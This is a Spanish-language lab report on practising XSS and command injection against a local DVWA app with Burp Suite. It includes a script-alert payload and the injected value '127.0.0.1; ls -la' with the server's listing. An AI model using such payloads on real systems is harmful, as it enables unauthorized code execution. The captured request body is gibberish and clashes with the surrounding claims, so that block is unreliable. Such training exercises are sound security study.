

# Introducción

Este laboratorio tuvo como objetivo practicar técnicas de explotación de vulnerabilidades web utilizando Burp Suite como herramienta principal. Se enfocó en dos ataques clave:

**-Cross-Site Scripting (XSS)**

**-Command Injection**

El entorno consistió en una aplicación web vulnerable (simulada) configurada para pruebas éticas, aunque no se especificó si se empleó DVWA u otra plataforma.

---

## Objetivos:

**-Capturar y manipular tráfico HTTP/HTTPS.**

**-Demostrar explotación de vulnerabilidades con evidencias claras.**

---


## Entorno Técnico

### Herramientas:

-Burp Suite Community

-Firefox configurado como proxy (127.0.0.1:8080).

-Aplicación vulnerable local (DVWA).




# Configuración del Entorno


## Preparación de Burp Suite:

- Iniciar Burp Suite y activar el proxy en el puerto 8080.
- Se exportó e instaló el certificado de Burp en Firefox para interceptar tráfico HTTPS sin errores de certificación
- Configuración de Firefox:
- Ir a Configuración > Red > Configuración manual del proxy.
- Establecer:

Proxy HTTP: 127.0.0.1


Puerto: 8080





### -Activación del Intercept:

-En Burp Suite, navegar a la pestaña Proxy > Intercept y activar "Intercept is on".



### -Explotación de Vulnerabilidades

#### -Cross-Site Scripting (XSS)

**Objetivo:** Ejecutar código JavaScript en el contexto del usuario.

#### Pasos realizados:

Interceptar una solicitud HTTP que incluya un campo de entrada.




Modificar el parámetro con el payload html

```
<script>alert("Hacked")</script>
```

Reenviar la solicitud con Burp Repeater.

Resultado:

El navegador ejecutó el script, mostrando una alerta con el mensaje "Hacked".



# Command Injection

## Objetivo:

-Ejecutar comandos en el sistema operativo del servidor.

## Pasos realizados:

-Interceptar una solicitud que acepte entradas (ej: formulario de ping).

127.0.0.1; ls -la

Reenviar la solicitud y analizar la respuesta.

## Resultado:

Al inyectar el comando 127.0.0.1; ls -la, el servidor respondió con el listado completo del directorio raíz, confirmando que la aplicación no sanitizaba correctamente las entradas del usuario.

### Vulnerability: Command Injection

#### Ping a device

Enter an IP address:

```
PING 127.0.0.1 (127.0.0.1): 56 data bytes
64 bytes from 127.0.0.1: icmp_seq=0 ttl=64 time=0.131 ms
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.171 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.090 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.116 ms
--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 packets received, 0% packet loss
round-trip min/avg/max/stddev = 0.090/0.127/0.171/0.029 ms
total 20
drwxr-xr-x 1 www-data www-data 4096 Oct 12 2018 .
drwxr-xr-x 1 www-data www-data 4096 Oct 12 2018 ..
drwxr-xr-x 1 www-data www-data 4096 Oct 12 2018 help
-rw-r--r-- 1 www-data www-data 1830 Oct 12 2018 index.php
drwxr-xr-x 1 www-data www-data 4096 Oct 12 2018 source
```

The screenshot displays the Burp Suite interface with the 'Repeater' tab selected. A captured HTTP request is shown in the 'Request' pane, and the corresponding response is shown in the 'Response' pane. The request is a POST to http://10.0.1.1 with a body containing a command injection payload. The response shows the output of the command execution, listing the contents of the root directory.

**Request:**

```
POST / HTTP/1.1
Host: 10.0.1.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/octet-stream
Content-Length: 85
Connection: keep-alive
Priority: u=2
Pragma: no-cache
Cache-Control: no-cache
050000000000 +iaglou4Ddo qqrtrv)1171gaxik4r' b0-dpad8iv0iz
```

**Response:**

```
PING 127.0.0.1 (127.0.0.1): 56 data bytes
64 bytes from 127.0.0.1: icmp_seq=0 ttl=64 time=0.131 ms
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.171 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.090 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.116 ms
--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 packets received, 0% packet loss
round-trip min/avg/max/stddev = 0.090/0.127/0.171/0.029 ms
total 20
drwxr-xr-x 1 www-data www-data 4096 Oct 12 2018 .
drwxr-xr-x 1 www-data www-data 4096 Oct 12 2018 ..
drwxr-xr-x 1 www-data www-data 4096 Oct 12 2018 help
-rw-r--r-- 1 www-data www-data 1830 Oct 12 2018 index.php
drwxr-xr-x 1 www-data www-data 4096 Oct 12 2018 source
```

## **-Errores y Aprendizajes**

### **Problemas comunes:**

Configuración incorrecta del proxy (ej: olvidar desactivar extensiones como VPNs).

Certificado HTTPS no instalado, bloqueando tráfico seguro.

### **Lecciones técnicas:**

Burp Repeater es esencial para pruebas iterativas.

La falta de sanitización de entradas permite ataques simples pero críticos.

---

## **-Conclusiones**

Durante las pruebas, Burp Suite permitió identificar y explotar eficientemente vulnerabilidades como XSS y Command Injection, evidenciando la importancia de una configuración segura en aplicaciones web.

Los resultados obtenidos destacan dos riesgos críticos: la ejecución de scripts arbitrarios (XSS) y la inyección de comandos del sistema. Ambos casos podrían mitigarse implementando filtros de entrada y adoptando prácticas como el principio de mínimo privilegio.

---

**GitHub:** <https://github.com/Lucased12>